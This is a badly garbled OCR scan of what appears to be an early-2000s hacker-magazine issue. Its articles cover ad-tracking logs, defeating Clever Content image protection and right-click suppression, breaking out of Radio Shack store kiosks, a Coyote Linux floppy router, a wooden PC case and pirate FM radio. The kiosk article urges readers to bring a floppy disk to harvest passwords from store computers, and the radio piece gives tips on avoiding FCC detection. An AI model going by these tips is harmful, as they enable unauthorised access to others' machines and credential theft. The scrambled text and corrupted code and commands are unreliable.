> 8/25/01 10:47:17:227 http://lubid.lycos.com/one.asp?site=whed.lycos.com&ord=825356 @Guard's Web History Event Log, showing more sites my however made a connection with: Let's now look at my @Guard's logs and see what extra info we can dig from them. Here is

8/25/01 10:46:56.857 http://www.wired.com/news/technology/

what the rest means. As you can see, the 2site=wired.lycos.com&ord=825356 matches the date, but I'm not sure

HOR WICH Here is @Guard's Web Connections Event Log, showing the sites my browser made a connec-

sent, 43118 bytes received, 22.053 clapsed time \$25/01 10:47:16:510 Connection: www.wired.com: http from [myPC]: 2368, 283 hytes

received. 2368 is the port my PC used, 283 were the bytes my PC sent and 43118 were the hytes my PC

while the web page's data (the images) was being transferred: Most eye opening is the Privacy Event Log, showing just about every connection established

8/25/01 10:47:16.630 Allowed User-Agent: Mozilla/4.08 [en] (Win95; U;Nav) sent to http:// lubid.lycos.com/one.asp?site=wired.lycos.com&ord=825356

8/25/01 10:47:16:630 Blocked Referer: http://www.wired.com/news/technology/sent to

8/25/01 10:47:16.623 Allowed User-Agent: Mozilla/4.08 [cn] (Win95; U;Nav) sent to http://lubid.lycos.com/one.asp?site=wired.lycos.com&ord=825356

8/25/01 10:47:16.623 Blocked Referer: http://www.wiresl.com/news/technology/ sent to http://a112.g.akamai.net/7/1112/492/2001082S/www.wired.com/news/images/mail2.gif http://a112.g.akamai.nct/7/1112/492/20010825/www.wired.com/news/tmagcs/mail2.gd

8/25/01 10:47:16:547 Allowed User-Agent: Mozilla/4.08 [en] (Win95; U:Nav) sent to http:// a112.g.akamai.pet/7/112/492/2010825/www.wired.com/news/mages/w_button.grt

8/25/01 10:47:16.547 Blocked Referer: http://www.wired.com/news/technology/ sent to 8/25/01 10:46:54.478 Allowed User-Agent: Mozilla/4.08 [en] (Win95; U;Nav) sent to http://a112.g.akamai.net/7/1112/492/20010825/www.wired.com/news/images/w_button.glf

http://www.wired.com/news/technology/

nections as they appear on Netscape's status bar located along the lower bottom left side. off, just to see if anything different happens. I will again be using Netscape, so I can watch the con-Now, let's try accessing again the exact same site, but this time with @Guard firewall turned Cops. I guess I told @Guard to block a few connections, hele. Oh well.

time, along with the expected alamai and lyeos I notice something different, something I haven't seen before: I go through the same steps and keep a constant eye on the bottom left part of Netscape. This

Connect: Contacting Host: In.doubleelick.net/ad...

Connect: Contacting Host: In.doublectick.net/ad... Connect: Contacting Host: In.doubleclick.net/ad... Transferring data from: http://m.doubleclick.net/ad... Transferring data from: http://m.doublechek.net/ad... Fransferring data from: http://in.doubleclick.net/ad...

Transferring data from: http://ad.doubleeliek.net/ad... Connect: Contacting Host: ad.doubleclick.net/ad... Connect: Contacting Host: ad.doubleclick.net/ad. Fransferring data from: http://wd.doubleclick.net/ad...

Connect: Contacting Host: m.doubleclick.net/ad...

Connect: Contacting Host: m.doubleclick.net/ad... Fransferring data from:

Connect: Contacting Host: m.doubleelick.net/ad... Fransferring data from:

Transferring data from:

The connections last for one or two seconds at most

56K moderns, DSI, cable, or TI lines won't be able to see what I see because everything will hapconnection which helps me observe everything that happens in kinda slow motion. People using pen very fast for them. This is one instance where slow speed pays off!) (Note: here is a secret I failed to mention before. I run on a painfully s-1-o-w 33,600 bps mudern

and, again, I find numerous references such as: latrigued. I go back to the technology hand file and search for the Inteloubledick met string first

<a href="http://in.doubleclick.net/jump/wn.br/technology;h=net;sz=468x60;ptlle=1;pos=1;</p>

fcategory=adult;ord=2215222830?" target=_top>

<ing height=60 SRC="http://in.doublectick.net/ad/wn.in/technology;h=net;xx=468x60;</p> ptile=1;pos=1;:category=adult;ord=2215222830?">

times! Yeah, right Just for the fun of it, I again counted how many times my browser had to connect to doublectick net what kind of images these might be? Well, doubledlick are notorious for their ads! In fact, a hig to receive all the images. This time it was only seven times. Well, I guess that's better than 36 this tracking and making detailed reports on everyone who is shiplid enough to even click on an aid strik was raised last year when it was found out how they began combining their ads with cookies. height=60 SRC=... from their server http://in.doubleclick.net/ad/wn.ln to my PC. Care to guess How interesting! Besides connecting to In.doubleclick.net, they also send images simp

http://ln.doublectick.net/ctick;3215854;0-0;1;3630096;1-468[60;0]0[0;;%31]the web page I run my mouse over it and carefully watch Netscape's status bar. Here is what I get Let's play with the doubleclick ad now and see if we can learn anything interesting from it. On

http://music.ly.cos.com/features/pd....

don't care to get any pdiddy material, I use the Back button to go to the original Wired page. And cos.com/features/pdiddy/. I goess tyons is in the music hiz too, selling/giving away free mp3's the aid has now changed. Himmm... etc. with that musicalycospora web site. I patiently weit until the page has loaded. Then since I again. Transferring data from: http://undoublectick.net/ad... and I am sent to http://music.lythe same: Connect: Contacting Host: In.doubleclick.net/ad... as before over and over and over hell I say, let's click on it, see what happens and where it will lead us, Immediately, I begin to see HTML code? Betcha million bux I can find it in there, hehe . No? Didn't think so either. What the Almost like it's following us everywhere we wanta go! Warna grab the whole string from the and my browser runs into the end of the screen on the right side. Again that byors appears, chi

Since I simply love punishment, I again click on the ad, and now I am sent to:

http://www-3.ibm.com/e-business/lp/innov3/innov3_Bat.html?formId=15&P_Site=803& At=ad&P Vanity= _Campaign=101C4E02&P__Creative=konstuv&c=Innovations_W3&n=koustuv&r=lycos

And when I go back to Wined, I am not supprised to see that the ad has changed again

Noticed all those tyees references all over the place in all the URL links?

of the cookie I allowed in earlier: Finally. I check the cookie file in Chl'rogram Files/Netscape/default/folder. Here is the full text

010000508BD395UD04483ABHD7000BD0D1400000000 .lycos.com TRUE / FALSE 2147403541 lubid

where, even if it was a Wizer cookie! There are those Iyous and liabid names yet again. Funny, eh? Lyous, Iyous, Iyous, Iyous, Iyous, every

beaded into the ads. All of this surreptitions activity can easily be spected with a good frewall and nine other servers and get data from them. The most common (the ones I know of) are akaman the ads for the original web site. Usually, an average web page will contact up to between four and cess it, our browser reads the HTML code of that web page and most likely it also opens numerous which "serves" intages, doublectick which servers both ads (in form of images) and exokess einother short-lived back door connections to various other web servers which contain the images and Let's review everything we have learned so far. When we click on an ordinary web page to ac-

what doubleclick and akamai do. Numecous articles have already been written about doubleclick and sending and receiving data from/to them makes me highly annoyed because I know exactly ties pappening just to read one lowy web page? Personally, all that connecting to multiple servers Are you starting to feel a little uncomfortable now, seeing all these "behind the scones" activi-

so I don't have to repeat them here.

bugs. Java, JavaScript, and other known and unknown ways. Internet companies serving "content possible and try to compile a very detailed use of all of our online activities using cookies, ads, web ternet have been trying to find new various ways to make money. They throw as many ads at us as To summarize: To survive the collapse of the NASDAQ, most commercial bastards on the In

> (be it news, information, etc.) get into contracts with sleazebags such as doubleclick, akamai, and tions you without your permission is your enemy. I say we must fight them with everything we got are doing unline right now? Isn't privacy important to you? Personally, I say that anyone who man surfing habits. Do yea know how many people are mentioning, logging, classifying everything you wall, and last but not least our brains? including but not limited to: knowledge of how our PCs and all of our software work, a good fire others, and create databases out of every bit of information they can squeeze about you and your

page is doing behind your back. Betcha you will be surprised. ested in this kind of stuff (trust me, there are a lot). Go ahead and check what your tayonte web tion they collect about you is later sold for a lot of money to different companies that may be inter-Dan't kid yourself: Those clowns don't have any shame or remorse. All the very juley informa-

UCONTE

.by Tokachu

multiple safeguards. perimenting, I found that Clever Content has saved, or otherwise captured. After a lot of eximages by preventing them from being printed, priced) technology by Alchemedia to protect seconed that this was some new (insanely overble of, I was, to say the least, quite intrigued. It tent" from PEI Magazine and what it was capa-At first when I had beard about "Clever Con-

How II Works

doesn't disable "Edit" though!). and "View Source" in Internet Explorer (it It's the HTML encoding parameter. To prevent "Iso 8859-1". This disables "Save", "Print", "Content-Encoding" parameter is changed to viewing the source in Internet Explorer, the The first safeguard is the ensiest to get past

Program Files" directory. By looking in the ally located in the "Swindir Mownloaded n't use GDI in an ordinary way, the image cial method of drawing the image. Since it does-JFB0-11D2-A238-006097FAEE8B". "CscChr", and that its CLSID is "0122955E-Registry, you can see that its ActiveX name is DLL is named "CSCCTRL:DLL", and is usocannot be captured by ordinary means. The Next, a special DLL is used to invoke a spe-

is a routine that detects screen-capture and de-Another safeguard within the ActiveX DLL

> properties can be found within the embedded JS such as a RightClick event. The values for these control. There were lots of interesting settings, crosoft Visual Studio Debugger. With further not work. Luckily, it wouldn't detect the Mibugging programs. If it finds either one, it will most of them in escape sequences - not that hard file in the HTML page (Alchemedia encoded debugging, I found the Type Library for the

How To Capture Images

No more protected image. FPS and load it into AVIEdit (another freeware tected" by Clever Content. First, get a copy of the bitmap into Paint, crop it, and save it. Poof. age is displayed and bit <Print Screens. Paste program, available from Microsoff's website) Save the video as an uncompressed AVI at 2 only capture that lasts for at least one second the protected image being shown, start a videofinally found out how to capture images "pro-Navigate to the frame where the protected im-Lotus ServenCam 97 (it's free from IBM). With It took me a bit of time to figure it out, but I

Conclusion

cannot protect it, no matter how many plug-ins you coax your customers into downloading. once something is posted on a web site, you Hopefully Alchemedia has learned that

right CliCK suppression

by Rob Rohan

thing you view on the web is in your browser's cache). Try to envision a web where you cannot "View Source" or right click and "Save As...". In light of the DeCSS case and the trademark madness, it is prefly obvious we are going that way. my opinion, to keep one from "stealing" the code or saving the pictures (this is pointless as every-I was reading 18:2 and saw a letter from mk/08 describing how to get around the right click suppression so predominant in today's such page design. The reason for the suppression is, at least in

to get information from a "right click suppressed" page without relying on the cache (as this may be I am going to show how to suppress a right click on a such page using Java script, and then how

unavailable in the future).

The Lock Down

the dollasten function and the body tag catch the right click for most of the browsers. The actual suppression follows in the javascript function mtMenu, To lock down our page, first we eatch right clicks, then we suppress the menu. In the code below

Chliply

Chody <body onMouseDown="mtMenu();" onContextMenu = "mtMenu();" onLoad="dsListen();"> ∧heady Addrest Oscripio function nitMenu(e)(function doListen() Var 1810; O1.010 <script language="javascript">

 <l>

 return false; Rsuppress recourte NS4/6 if(IE==0 && OLD==0) document.addEventListerier("monsedown", intMenu, false); #NS6 event bandler is kind of like java if(IE)=1 && parseInt(navigator.appVersion) == 4) if(lfs==1) event.returnValue = false; (suppress mean in Its //old Netscape (NS4) if(navigator.appName.indexOf("Explorer")>0) Hi=1; 6'So we know if it's IE document.comousodown=mtMequ; document.captureEvents(Event.MOUSEDOWN);

code between the right click and the menu popping up, we could return true "We got it. No other event needs to occur. Thanks." If we wanted to let the mean pop-up, but have The key to this suppression is the event handler returning false. By returning false we are saying A MINIO

The Freedom

is unavailable) view the code, and then how to save the pictures, Java applets, flash, etc. (assuming the menu option OK, now to get around this there are several simple things we can do. Let's start with how to

Lynx is cordawed (OX - I am really stretching it now), you can just act like a browser and get the Go to the page in Lyax and view source. Java script has no effect on Lyax. If for some reason

exide from port 80 yourself. Telmet to port 80 and type "GET /thod.io/thefile.html"

even, screen capture wen't work for animated gifs, flash, and other moving visuals. To get these files comes up with to block picture saving, you will have to be shown the picture at some point. How-Java application to demonstrate how to download a file from a URL. you can, again, act like a browser and just get the picture from the server. The following is a simple To get pictures is equally as simple. Can anyone say "print screen"? No matter what anyone

import java.net.*; import java.io.*;

public class grabfile (

public static void main(String[] args) throws Exception (

if(args, length < 2)System.exid(1): System.out.println("Usage: java grabFile <URL> <File>");

URLConnection of = myFile.openConnection(); URL myFile = new URL(args[0]);

and imputations:

3

DataOutputStream Fout = new DataOutputStream(new //Open two streams, one for file output one for URI input

FileOutputStream(args[1]));

DataInputStream in = new DataInputStream(ec.getInputStream())

Awrite to the picture file // While the stream is not -1 (EOF) while((inputNums = in_read()) != -1) //Clean up Fout.flush() Fout.write(inputNums);

[catch (Exception e)] System.emprintln("Bah! " + e);] //...and a little message Fout close(); System.out.println("Done.");

:Oasona.ni

The application, in theory, can download any file that has a URL...

But suppressing right click as security... come on. The only thing this does is keep new HTML/Java script programmers from learning. whole reason for the Internet anyway - freedom of knowledge. If you want some security, use SSL formation needs to be sent to the receiver's computer. Trying to lock down a page is counter to the There is really no way that I can see to keep content from being saved due to the fact that the in-

sparked your interest. I hope my vision of a non-view source web is just paranoia, and I hope these examples have

conninglinguist@bushmail.com

other corporation upon which to raise hell: Radio ing havoe at corporations. I've come up with an-In the tradition of writing articles about worsk-

some parallels to United States Radio Shack stores and various locations in Los Angeles and New and Montreal (or the Cavendish Mall). There are York), and they will be drawn in this acticle. (I've had experience with them in Beverly Hills Toronto (in the Eaton Centre and Fairview Mall) from my experience with Radio Shack stores in article from Canada and most of this article comes Let use begin by stating that I am writing this

Canada's Radio Shark Kiosk

website: www.nadioshack.ca/en/. The Kiosk promouse (we'll cover that soon). The program. pass this by conducting a little detective work. Radio Shack's Canada website. We can easily bywere open for a customer to use) - it limits itself to (even though at all the Radio Stacks I visited in grant doesn't allow a user to surf the Internet freely cluding Kiosk v5.2.2), is Carada's Radio Shack ber (I've seen from Kiosk v5.0 to Kiosk v6.0, in called "Kiosk vX.X." where X is the version num-Tomoto they were all online via dedicated line and and in some cases the right click function on the which disallows use of the Desktop or Start Meou, program nunning on their Windows 2000 machines "Canada"s Radio Shack stores have a special

Surfing Freely

third window that pops up, "Certification Path". ping cart program. We've all seen them: they allow upper right hand comer, there is an icon for a shopwebsite. What you can do now is double-click on VenSign), VenSign's website, and Radio Shack's tificate that says the site is secure (most likely Here you'll see three things: The issuer of the cerdown to "Properties", another window will populp you right-click anywhere on the page and scroll Don't, Anyway, if right-clicking was disabled be the screen. It's secure. Don't question the security locked padlock on the bottom right-band corner or know it's secure because you see the little yellow click on it, it will lead you to a "secure" page. You formation and give away your life to a computer. The idea is titled "View Cart Checkout". If you you to store items you wish to purchase until the VeriSign's website, and an Internet Explorer You can click on "Certificates", and then, on the fore, it should be enabled now (it was for me). If "checkout," where you enter all the credit card in-On the hoose page of the Klosk paugram on the

> countered places where it hasn't, you may simply an (E browser.) "Certificates", "General", "Issuer Statement", and "More Info". VeriSign's website should pop up in do the following: right-click on the page, go to Web freely, (If this doesn't work, because I've onbrowser should pop up, allowing you to surf the

United States Kiosks

use that window to type in your URL. Or you may top that isn't an exceutable. on their website from home. What I have seen at ways of spawning IE browsers by playing around can do this with pretty much any icon on the Desk ust want to view the contents of the computer. You Computer icon enabled, simply double-click and in the book for this coe; If they've got the "My IE icon, for example). You can use the oldest trick cessible, but certain items have been removed (the your experiences, so forgive me) the desktop is acriences (which may be limited in comparison with died with the computers on display, to all my expe-U.S. Radio Shacks are programs that come but www.radioshack.com kiosk program, yeo can find United States, all a I haven't seen a Kiosk program, per se, in the ş 8 have a

Breaking Free From The Niosk

with the following easy steps. (As a side note, I Breaking completely out of the Koosk is possible you're under strict observation.) you're younger than the person belong you net and only accessible if you ask for help, and if because the Kiosk is disconnected from the Interjost want to say that none of these tricks apply to the Montreal Radio Shack in the Caycodish Mail This pettains to the Canadian Radio Shacks

do this on the upper left-hand corner of the screen.) gram. (There are nifty little foons that can belp you 1) Go back to the home page of the Klosk pre-

access different parts of the size. The "Computers" numerous tabs on the home page that allow you to tab is the second from the SEL) Click on the "Computers" tab. (There are

"Microsoft" in bold type. Scroll down and watch the left hand side for

4) Click on "Microsoft".

about to describe, but not on Kinsk v5.2.2. Rigsk v5.0 and Riosk v6.0 I've seen what I'm This is where the inconsistency steps in. On

exits the new screen, whereas "Exit All" exists the word "Microsoft", there will be a "File" tab on the down menu; "Exit" and "Exit All". "Exit" simply upper right-hard comer of the pop-up screen. If you click it, there are two obsises in the drop-On the window that pops up when you click the

> me inconsistently, so be aware that if you try it cotire Kiosk program. Again, this has weeked for pright not work.

yest the passwords on the machine. disk you've craftily brought from home, and harare the same. Or you can ask for assistance, have the system is and all that, and the computer is then, take the seroon saver password off, insert the 99 percent of the time the sencen saver passwords yours. If you happen to catch a glumpse of what the say you're going to browse around, see how good I've noticed a couple of things: If you come in and person was typing, all the better for you, seeing as screen saver password comes off immediately. Just ask for assistance with buying a computer, the display will be screen saver password protected Shack. Usually many or all of the computers on Screen saver passwords are big deals at Radio

and keyboard aren't plugged in. So reach around face but you still can't seem to get the mouse or saver enabled and the Desktop is staring you in the saver password apparent or if there's no screen keyboard shortcuts to work, it's because the mouse If the computer is on, and there is no screen

Other Nifty Things

the back and plug them to Notes Not Related To This Article

But Still Necessary

ture, but I couldn't get Phone Booth to work 0032. (And I don't know if it was me or the fea that would reach a Canadian Tell Me: 408-678 message that told me to call a non-toll-free number dial directly nor through an operator. I get an error outside of the United States, Oddly enough, I diocetain services, like Wake-Up Call, don't work aled to Tell Me just dundily when I was in Toronto. you can dial through the operator. Unfortunately do with Canada in one way or another, I might as however Montreal was a different story. I couldn't well comment on Screamer Chaotix's article in Tell Me directly from Canada (payphones), but 18.2, "Tell Me: Uses and Alveses." You can't dial I figure since the majority of this article has to

Hash who helped fix my e-mail account. YEFROhimida. And a very special thanks to Team Vorce, PainFull (Ke2wel), SaNsCrEeN400. SpianOur, and the rest of the LA 2000 crew: Real Helles: vel3s, Skrowyco, Pesty Larceny,

LOPPY-BASED ROUTER

the limit on IP addresses given to each customer. bill for more IPs, why not build a simple recter. Talus. The problem with most of these services is such ISPs as @home, RoadRubrett, Qwest, and many home/small office internet users subscribe to Instend of forking out an addition to your monthly The "broadband "exchange" has some and

DISTO WHERE

card and monitor, I also recommend a slot fan to switch to the router's internal NIC. ternal machines to the rooter, attach a bith or (most offer MS-DOS tools for finding the IO/IRQ). For convenience, use the smallest PC keep air circulation in the PC. To connect your inhave the following: 386+ w/ FPU, 12+ mb KAM case you can find. Your conservated PC should know them, visit the manufacturer's bodge page to record the IO and IRQ addresses. If you don't fatel, or NE2k cards. If you use ISA cards, be suit FPU and 12 megs of RAM. You'll also need two Ethernet cards. For comparibility issues, take 3com, .44 mb flooply drive, 2 NICs, keyboard, any video You'll need at least a 386 competer April an

Suftware

through a series of steps to setup the software. You You'll reed a Windows PC wights floppy drive and Entered seems Co. In http://www.coy-Disk Cleanor. When you run the program, you'll go otelinus.com and download the Cayate Linux

you want to charge the footer address). The next Internet connection. The default settings should work for most ISPs. Next, you can enable DHCP check Your settings. After that, insert a floppy disk what NICs you will be using. Be sure to doubleservice on the rotter so the machines on the intercan leave the LAN configuration as it is (unless and create the boot disk; though the redict. The next step is telling Coyete ever your ISP is. The next step is for the router's step is to scrup a logid for RoadRunner or whatand network will be configured automatically

Router Setup

="for" with no password. A configuration menu Cossole disk and when prompted to login, use spechasics -A supus op top -d 0.00.0000 23 -i ethl -j with populped itself of the force password. Next prompt to study allow internal-IR, access to port 23: mended so you can type this line at the command talg telnet access to the outside world isn't recomyou wan emable remote access to the router. Open Now for the fun part, Boot up the PC with the

ipma858bdm autofip.EA -+ top. 80 80 -h (internal ip April can me boat powarthus: of servery (you want to run a such server behind the router

available at www.coyocclinux.com Now you're all set! Documentation and FAQs are

Build a WOODEN computer

by Elite158

time to present the wooden computer. penter and work with wood for a living shelves for your room? Or perhaps you're cutting boards for your parents and little Well, it's time for something new. It is now still in woodshop, or maybe you're a car-Remember being in woodshop making

crazy for ever trying to make a computer out of wood. All my friends thought I was out of wood. The computer I'm on right now is made

wanted to do that, you'd have to remeasure drive bays or take some away, but if you two 3.5 drives. You could easily add more based computer with three 5.25 drives and Type of computer: Think of a tower-

weigh more than you'd expect. use any kind of plywood 1/2 to 2/3 of an inch. Any higger and the computer would cause it's very strong and hard to bend. So was 1/2 inch plywood. The reason was be-Type of wood: The type of wood I used

and bottom pieces are 10 x 20 inches. Toinches. The left side is 20 x 18 inches. The these dimensions, saw out the five pieces. taking that up is 1111 square inches. With right side is 20 x 19 inches. And the top ventilation). The front piece is 9.5 x 18 sides (the back being left open, mainly for The frame: The computer will have five

sections 2.5 inches apart. Take each 6 x 8 it with a pencil dividing it into three equal be one more piece that's 7.5 x 8 inches ments of 6 x 8 inches. Along with that will will need three rectangles with measureves and two 3.5 drives. The 5.25 drives be making a computer with three 5.25 driwork on first, basically building from the Lay the 7.5 x 8 inch piece down and mark inside out. As said before, you're going to inch piece and place them on these marks The inside: This is what you want to

> 4 x 6 inches and another piece that's 3 x 6 need two rectangles with measurements of different measurements. This time, you drives are basically the same thing but with pieces and set it aside to dry. Now the 3.5 Glue and nail (use small mails) these four See Figure 1h. Glue and nail these three inches with equal sections 1.5 inches apart. pieces. therefore making the bays. See Figure 1a.




Figure 1b

inches, Lay the three 4.5 x 6.5 inch pieces one with measurements of 5.25 x 6.5 so you will need three rectangles with meainches apart. See Figure 2. This rack will on the higgest piece and place them 1.75 surements of 4.5 x 6.5 inches and another bard drive rack will hold three hard drives. same basic concept as the drive bays. The the hard drive rack. This assembly uses the bays are done (or drying), it's time to make compoter. be located in the lower left corner of the More inside: Now that the front drive




Figure 2

going to need to saw out two rectangles. gether it won't be voluerable to breaking the saber saw and saw along the edges ing points for the saber saw). Then, take big rectangle is 6.5 x 7.5 inches and the Figure 3. Be careful that the left edge (the leased from the rest of the front piece. See meeting each hole until the figure is rethe drill press to make six holes (for turnsmall one is 4.5 x 3 inches. To do this, use Sand to flatten and smooth the sides. 1/4 inch) does not break. Once it's put to: This is for the 5.25 and 3.5 drive bays. The The front: For the front piece, you're





Figure 3

the shorter side of the left side. See Figure your wood is) dado. The dado will be along piece is make a half inch (or however wide The left side: All you need to do to this




l'igure 4

of putting the computer together. Now you sticks out. Don't glue yet. This is where it on the front piece so that the back end semblies should fit firmly in the front should have two assemblies of drive bays piece. Take the 3.5 assembly and place it (the three 5.25 and two 3.5). The two as-The front console: This is the beginning

> to help you. With the assembly there, take ends. Then go ahead and finish off nailing nailing Points 3, 4, 5, and the assembly's at the ends of the assembly (to even out the See Point 1 on Figure 5. Nail at Point 2 and touching the front and left side pieces, the the 3.5 assembly along the two left edges part along the left side (the 1/4 inch) of the the left side piece and march the dadoed the left side piece to the front piece. the same process for the 5.25 assembly through the hottom of the 3.5 assembly left side piece into the front piece and point it from the left side piece nailing the Holding that there, take the nail gun and the right edge also touching the front piece. hottom edge touching the front piece, and front piece. Have the nail gun ready. Glue gets tricky so you may need another person pressure). Let it sit for the glue to dry. Use

Figure 5



on the right side). The first thing to do is to touching the front piece and the left side has something to sit on (and other inside side pieces. This way the hard drive rack attach the bottom piece to the front and left front piece where the left side piece is now piece (the view is looking on the inside of drive rack to the front, bottom, and left side pieces as well). Glue and nail the hard the computer on the opposite side of the ing at Figure 6, the hard drive rack is The hard drive ruck installation: Look-

hinge: This attaching the top piece as well. pieces. Proceed to The door and Figure 6 ß

where the final

computer. This will make the screws go in aligned with the holes of the hinge and the and a 1/8 inch bit, make small holes rare, so just get the next size up and saw it ann hinge that's exactly 19 inches are very need is a 19 inch piano hinge (about an piece is taller than the left side piece and will swing out towards you. With a drill that when you attach the right side piece it hinge's luming point face towards you so sert this hinge. The chances of finding a piinch wide), and a whole lot of screws to inthe inside one way or another). What you that is because it's the door for the compiece comes in - the right side piece. This down to size with a hack saw. Have the puter (the computer has to have access to

easier. Assemble this together and then go afteed and sand, lacquer, and stain (optional) the computer.

tion painful when oot careful). This is in Cutting metal is not fun (and not to mencorner onto the wood base of each wall. and a pair of metal-cutting scissors. The the inside. Just buy really big ones that fit the exact size of the walls on wood). Don't try to buy metal sheets isted in the fact that it's made out of computer has been running for eight metal base for the motherboard (my wood from warping, and to have a reason is to keep it cool, keep the on the inside of the computer. The demeath each hard drive. fact the worst part of making the computer. best way to put these on is to serew each months and not one problem has exbuy metal sheets. This is for putting or another home improvement store. You may also want to put metal lining un-Metal living: At a local Yard Birds

Computer components: The computer is designed to put the motherhoard on the left side piece. Put it on however you want. Make sure you have plastic feet on the motherboard so that it doesn't touch the metal when you screw it on. The power supply can prefty much go anywhere on the base of the computer. I used the metal sheets to hold it in place by forming a

remove/add components. See Figure 7. make many small rectangular cubes and started for the first time. Hook everything up and it's ready to be can notate for when you need to upon from the front. Make it so that they the components will hit it when pressed floppy disks and such. The solution is to ing to stay where they are when inserting their own place to go. You may be thinking nents (CD-ROMs, floppy drives, etc.) have supply sits in as well. All the other composhape around the power supply. You could the cube) behind each component so that nail them (one nail for each, centered on about how these other components are gojust as easily make a box that the power

Figure

Starting the system: On your motherhoard information booklet (or something of that nature), there should be a diagram that shows where you need to hook up the power switch. If you were like me and

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make it easier to start the system (Radio Shack has tons of these). want to buy a small switch for the wires to together and listened to it puri. You may an electronic kit I got from Radio Shack sling over the fact that I couldn't find a to two parallel prongs that were labeled prongs function what. On mine, it pointed power switch that fit the motherboard ourthey're single-stranded and very thin). prong (the kind of wires I used were from wires and wrap each one around its own power switch, what I did was take two long "PWRBT" (power hutton). Instead of hasthe booklet. Hopefully, it tells you what put, then take a close look at the diagram in Then all I did was touch the other two ends could not find a

Harnessing the Air

by Mark12085

This article is in no way condoning the practice of illegal radio broadcasting. Read on at your own risk....

Let me start off by letting you know that this article alone will not get you on your morry way to the sirwaves. Radio, especially unlicensed low-power transmitting, is a complicated subject. Please do sonce research and plan wisely, The airwaves are for everyone to use, so don't abuse them.

Arr Ye Matey

The phrase "pirate radio" seems to strike fear in the public. Seems like pirate radio has always had a connotation of beate guerillas seizing national airwayes and replacing it with propaganda. That couldn't be any further from the truth. Parate radio is simply transmitting radio frequency energy through the air at low power - minuscule compared to the licensed stations spewing kilowards to the floorised stations spewing kilowards from antenna towers. Unfortunately the Federal Communications Commission seems to believe that they own our air, therefore anyone who does not have a spare \$10,000 floating around to go through the licensing process must be raided. Too had for them, because air is free.

A Heart of Gold

cheaper (around \$50 for one wan a bit more costly (roughly \$40 more than models), they will drift off the fre tor controlled by the voltage. While cillator, is just that: an RF oscilla transmitters available: VCO and queday it is set to transaut on as volt-PLL, VCO, voltage controller osthe same thing, just different names. (phase-locked loop) transmitters, while ting at 101.2 an hour later. PLJ 100.0 ntHz, you may find it transmit-That means it you set it to broadcast ut ages, temperature, and settings change Busically, there are two types of oscillator, broadcaster, exciter - they are all The heart of any station is the transmitter, FM

VCO), are a much better deal. They are controlled via microcontrollers, which means they will never drift off frequency.

Most transmitters come in two types: mono or steren. While stereo transmitters are slightly more expensive, it is still more economical and space-saying versus adding a steroo encoder to a mono serup. Think before you buy about which setup would be right for you.

While great for broadcasting around the house, simple transistor or BA1404 chip based transmitters are not sufficient for professional grade radio. They were designed specifically for short-distance broadcasting, so let them do their appropriate job.

Transmitters can be purchased ready built or in kit form. Kits usually include the PCR, parts, and instructions. Do not exempt a kit onless you are truly experienced with soldering SMD parts and RF emitting devices. PCS Electronics and NRG Kitz both carry high-quality transmitters of varied outputs.

Power to the People

A transmitter would be useless if it had nothing to run on. Most transmitters require a power source. PCS Electronics makes a competer card transmitter which plugs into a free ISA or PCI slot, so that would be an exception. A plug-in "wellwart" transference is not a sufficient power source. Remarkher, the making of the

source. Remember, the quality of the power determines the quality of the transmission. You will meed a well regulated, well filtered power supply, like the ones designed for CB and ham radios (RadioSlack sells one for about 330). A 12 volt car battery will also work. Just be sure to keep it maintained.

Spread the Love

Although it may not seem

Although it may not seem

be like it, the antenna is the most one of a station. A one

CORPORATE walt station with a well-built

RAPIO antenna can easily supersede a

25 wat station with a crap-tenna. The easiest and most common antenna is the dipole, which is basically two wires going out in opposite directions out according to the frequency you are transmitting on. There are loads of other great antennas that are easy to build such as the ground plane, I-pole, slim jun, and on and on. I will not go into detail about building the perfect antennas because there are tons of sites devoted only to antennas (check out the list later on) and books on the same subject.

Most antennas are either annidirectional or directional. Oranidirectional antennas such as the dipole and 5/8 ground plane transmit in all directions. Directional antennas on the other hand spew RF in one direction.

While we're on the topic of antennas, don't forget to invest in a good SWR (standing wave ratio) meter. The SWR measurement is probably the single most important factor in determining the effociveness of your antenna. Although cheap SWR meters made for CB radios will work for our setup, they will be far from socurate. Try to aim for an SWR of 2:1 or lower. An SWR reading of 1.5:1 would be theoretically perfect, but realistically impossible.

Putting it All Together

transmitter energy out of the cable Line loss is literally losing your ohm. Secondly, cheap coax results as Belden cable. quatity, well shielded cable, such of coax as you can. Also, use high length of the coax increases. as heat. Line loss increases as the in cheap connections - line loss. to, usually either 50 ohm or 75 the parts you are connecting them Therefore, use as short of a length pedance of the coax has to match RadioStrek coak, Firstly, the imis not quite as simple as a length of Connecting everything together

Staying Low

Non-don't have to be


genius to figure out the fact that undicensed radio broadcasting at more than about 10 milliwatts is illegal. And yes, they can pinpoint your location while you are transmitting. Frevention is the key. Use your head.

Ninety percent of all the pirates busted were caught because they were transmit-

can Radio Relay League (ARRL), Be smart, and free information on your setup. You might also want to check out some books from the Americars circling the neighborhood. If your budget at setup. Don't forget, the strenft band is directly happy transmitting. sell high quality transmitters but contain leads of for your sctup. The sites listed below not only to do your own research on what would be bear transmitter from a distance varying from a cou-A microwave link allows you to operate your FCC contacts you or if you see any suspicious above the FM band. Fifters (bought or built) are ting crap in other frequencies due to a shoddy ple of hundred yards to miles. Now it is up to you lows, look into a microwave link for your station you may be unusmitting. Stop transmitting if the strongly recommended to block out harmonics

Reference

ARRL Handbook for Radio Amateurs
ARRL Antenna Handbook
http://www.orgkitz.com - Lots of useful info.
transmitters, emps, etc.
http://www.ramseyelectronics.com - High quality products if you have a fat wallet....
Greetz to: TCRems, Zero, FooGoo, ILFs, Fern
shelt, APCm, and 2600.



SPOROL TORETS

graverose@mail.com

Lused to work for Rogers @Home as a firstlevel and second-level supervisor and now I'd like to spread the joy.

